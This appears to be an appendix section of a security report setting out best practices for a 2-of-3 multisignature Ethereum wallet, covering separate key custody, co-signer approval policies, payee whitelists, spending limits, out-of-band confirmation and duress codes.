K. Security Best Practices for the Use of a Multisignature Wallet

Consensus requirements for sensitive actions such as spending the funds in a wallet are meant to mitigate the risk of

- any one person's judgment overruling the others',
- any one person's mistake causing a failure, and
- the compromise of any one person's credentials causing a failure.

In a 2-of-3 multisignature Ethereum wallet, for example, the execution of a "spend" transaction requires the consensus of two individuals in possession of two of the wallet's three private keys. For this model to be useful, it must fulfill the following requirements:

1. The private keys must be stored or held separately, and access to each one must be limited to a different individual.
2. If the keys are physically held by third-party custodians (e.g., a bank), multiple keys should not be stored with the same custodian. (Doing so would violate requirement #1.)
3. The person asked to provide the second and final signature on a transaction (i.e., the co-signer) ought to refer to a pre-established policy specifying the conditions for approving the transaction by signing it with his or her key.
4. The co-signer also ought to verify that the half-signed transaction was generated willfully by the intended holder of the first signature's key.

Requirement #3 prevents the co-signer from becoming merely a "deputy" acting on behalf of the first signer (forfeiting the decision-making responsibility to the first signer and defeating the security model). If the co-signer can refuse to approve the transaction for any reason, the due-diligence conditions for approval may be unclear. That is why a policy for validating transactions is needed. A verification policy could include the following:

- A protocol for handling a request to co-sign a transaction (e.g., a half-signed transaction will be accepted only via an approved channel)
- A whitelist of specific Ethereum addresses allowed to be the payee of a transaction
- A limit on the amount of funds spent in a single transaction, or in a single day

Requirement #4 mitigates the risks associated with a single stolen key. For example, say that an attacker somehow acquired the unlocked Ledger Nano S of one of the signatories. A voice call from the co-signer to the initiating signatory to confirm the transaction would reveal that the key had been stolen and that the transaction should not be co-signed. If the signatory were under an active threat of violence, he or she could use a "duress code" (a code word, a phrase, or another signal agreed upon in advance) to covertly alert the others that the transaction had not been initiated willfully, without alerting the attacker.